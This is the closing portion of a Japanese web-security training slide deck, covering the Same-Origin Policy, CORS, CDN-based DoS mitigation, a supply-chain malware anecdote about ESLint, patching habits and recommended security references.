
(3.5.3) Same-Origin Policy（同一生成元ポリシー）

- 同一生成元ポリシーでは異なる Origin から読み込まれたリソースへのアクセスをブロックする
  - 外部のページからインラインフレームで GoatBBS を表示しても、その外部のページから JavaScript の DOM API を用いて GoatBBS のデータにはアクセスできない！
- Origin とは
  - Scheme, HostName, Port の組み合わせのこと
  - 例えば http://example.com:80 を指す
- XSSや秘密情報への不正アクセスを防ぐための重要機能（昔からある）
  - JSON APIを用意してユーザ情報を返す場合など外部からのリクエストを排除できる
  - これを突破する攻撃手法 DNS Rebinding Attack などがある

(3.5.4) Cross-Origin Resource Sharing (CORS)

- 正規のWebサイト開発者が、別のオリジンのコンテンツをJavaScriptから利用したい場合に同一生成元ポリシーを回避するために使う仕組み
  - 安全性と利便性のバランスを取るための仕組み
  - CSPと同様にポリシーを設定することで、特定の SOP 制約を緩めることができる
- CORS用のHTTPヘッダーを設定する
  - Access-Control-Allow-Origin ヘッダ
- CORS Preflight Request（プリフライトリクエスト）という概念がある
  - ある条件のHTTPリクエストをCORSを利用して行う際に安全性を確認する仕組み
  - この仕組みでは OPTIONS メソッドが使われるため、Webサーバ側が OPTIONS メソッドに対応していないと通信が失敗してしまう

(3.6) – 〈9〉のDoS攻撃を緩和する



- (9) の DoS/DDoS 攻撃を緩和するための保険的対策
  - Content Delivery Network（CDN; コンテンツデリバリネットワーク）
    - もともとはセキュリティ対策のために作られた仕組みではない。Webコンテンツを各拠点に効率的に配布するために考案された。
    - オリジナルデータを持つオリジナルサーバから複数のエッジサーバへコピーを配信し、ユーザはエッジサーバにアクセスすることでコンテンツデータを受信する。
    - これによりアクセスの一極集中を避けることができ、単一のサーバに負荷をかけられてサービス不能となる可能性を減らすことができる。そのため、大量のサービス要求を行うことによりサービスを妨害する手法を用いたDoS攻撃の対策としても有効である。
    - 最近ではWAF機能を搭載したCDNも存在する。

4章

セキュリティとの付き合い方

(4) セキュリティとの付き合い方

- Webアプリケーションを開発したりサービスを提供する際には、ユーザが何らかの不利益（被害）を受けないように十分考慮する必要があります
  - Webアプリケーションにはどのような脅威が存在しているのか、など
- そのためにもセキュリティの知識が求められますが、望ましいセキュリティ対策や考え方は時代や状況によっても様々な考え方があります
  - 知識としてだけではなく、応用力や判断力も技術者として求められることがあります
  - 教科書では判断できないことは、事例や経験から考察することが必要かもしれません

(4.1) 対策についてのまとめ

- ここまで見てきたWebアプリケーションに対する攻撃だけでも、対策として考案されたものは様々存在します
- しかし、それぞれの対策を迂回する方策（Bypass）も存在し、根本的な対策を行うにはWebアプリケーション自体に脆弱性をつくらないことが重要になってきます
  - 根本的対策と保険的対策、どのようなリスクは許容できるのか、そうした判断を行うことも重要です
  - セキュリティ対策は「安全にすること」ではなく「許容できるリスクを判断すること」と言われたりもします

(4.2) 可用性はなぜ大事なのか

- 可用性はセキュリティ要素が薄いとはよく耳にします
  - 本当にそうでしょうか？
- 「シャープのマスク」購入殺到でサーバーダウン、IoT家電まで機能不全に
  - https://www.huffingtonpost.jp/entry/sharp-mask_jp_5e9e5604c5b6a486d07e402d
  - コロナ禍でマスクのオンライン販売を開始したシャープのサイトがアクセス殺到してダウンした
  - 同じサーバで動いていたIoT家電用のサービスまで利用不能になった出来事です
- サービスの停止によって可用性が損なわれ、必要なときにサービスが利用できないと困ることは他にあるでしょうか？
  - 大地震などで水道やガス、電話やインターネットが使えなくなった状況は想像できますか？
  - コロナ禍でお店が営業できない、お客さんが来ないことも一種の可用性の問題と言えそうです

(4.3) そのサードパーティコードは本当に安全ですか？

- ここからはセキュリティ対策にまつわる小話をします
- 2018年7月12日、eslint というJavaScript のコードチェッカーの npm パッケージに事件が起こりました
- NPMのESLintのパッケージにマルウェアが混入された問題
  - https://ezoeryou.github.io/blog/article/2018-07-13-npm-malware.html
- ソフトウェアの製造過程でマルウェアに感染させたり、バックドアを仕込んだりする手法のことを、ソフトウェアサプライチェーン攻撃といいます

(4.4) 脆弱性を見つけるための様々な方法

- GitHubには、利用しているフレームワークやパッケージに脆弱性があるとお知らせしてくれる機能がある（セキュリティアラート）
  - https://docs.github.com/ja/github/managing-security-vulnerabilities/viewing-and-updating-vulnerable-dependencies-in-your-repository
- 万一、危険なサードパーティライブラリなどを使ってしまっていたとしても、こうした仕組みがあると脆弱性の存在に気付くことができそうです
  - ブラウザのアドオンなども気をつけてください
  - 安全だった（信用のあった）ものが、いつの間にか危ないものに変わることもあります
- 開発者が知識を付けたり最新の情報を追うことも重要ですが、それとは別にセキュリティの担保のためにツールやシステムを活用することも考えてみるとよいかもしれません

(4.5) 自身が関係する環境のセキュリティを担保する

- 利用している開発環境（OS、ミドルウェア、ソフトウェア、ネットワーク）にもセキュリティ対策をしましょう
  - 毎月第二火曜日（米国時間）はWindows Updateの日（Patch Tuesday）
- ブラウザなどは特に、セキュリティアップデートが出た際には速やかにアップデートを適用するようにしましょう
  - アップデートを適用したくない事情がある場合は、そのリスクについてきちんと評価をするべきです
- 利用しているソフトウェアなどに脆弱性でないか確認しておく
  - JPCERT/CCでは最新の注意喚起情報や脆弱性情報（JVN）を公開している
    - https://www.jpcert.or.jp/

(4.6) リファレンス・コミュニティ

- MDNで基本的なWebセキュリティについて勉強する。
  - https://developer.mozilla.org/ja/docs/Web/Security
- OWASP (Open Web Application Security Project) Top 10を見たり、OWASP Zapを使ってみる
  - https://owasp.org/www-chapter-japan/

(4.7) 事例を集める（セキュリティ情報の発信を追う）

- piyolog
  - https://piyolog.hatenadiary.jp/
- IIJ wizSafe Security Signal
  - https://wizsafe.iij.ad.jp/
- Izumino.jp セキュリティ・トレンド
  - http://izumino.jp/Security/sec_trend.cgi
- Twitter（著者の独断で一部の方を紹介）
  - https://twitter.com/ockeghem/
  - https://twitter.com/hiromitsutakagi/

(4.7.1) Webセキュリティ本のバイブル：徳丸本

- EGセキュアソリューションズ 代表取締役 - 徳丸 浩
  - https://twitter.com/ockeghem/
  - https://www.eg-secure.co.jp/company/profile/
- 『体系的に学ぶ 安全なWebアプリケーションの作り方 脆弱性が生まれる原理と対策の実践』（通称：徳丸本）
  - 2章、3章で扱ったようなWebアプリケーションのセキュリティを詳細に解説している
  - これとは別に、セキュリティにまつわる事件や事例を扱った『徳丸浩のWebセキュリティ教室』という本も非常に参考になる

(4-8) さいごに

- この資料では、4章を通じてセキュリティとは何か、Webサービスのリスク、対策などについて振り返りました
- しかし、人間はミスをする生き物でありシステムに存在する脆弱性をゼロにすることは現実的には不可能でしょう
  - そこに期待してはいけません。ミスをしても致命的な問題が起こらないように工夫するのです。
- そのために、セキュリティ担当者やCSIRT（Computer Security Incident Responce Team)といったものが存在します
- Webアプリケーションについて守りを固めるだけでなく、適切なサイバーレジリエンスを持った開発者・チームであることも目指したいですね

Thank you

今後の業務においてセキュリティのトピックに出会った際には
自分なりに納得するまでその仕組みを調べてみてください。

点と点の知識が、あなたの知識を大きな領域に変えてくれます。

このスライドのデザインテンプレートについて

Sirius PowerPoint Template v1.0

- このスライドは thepopp.com で提供されているデザインテンプレートを用いています。
  - https://thepopp.com/templates/sirius/
  - Icon generated by flaticon.com under CC BY. The authors are: Stephen Hutchings.
- このデザインテンプレートは作者である秋咲准氏が著作権を保有しています。
  - 再配布したり販売したりすることはできません。
  - 利用については、商用・非商用にかかわらず誰でも自由にダウンロードして使うことができます。
- このスライドでは Spica Neue Font Family および Roboto Mono のフォントを利用しています。
  - https://thepopp.com/fonts/
  - https://fonts.google.com/specimen/Roboto+Mono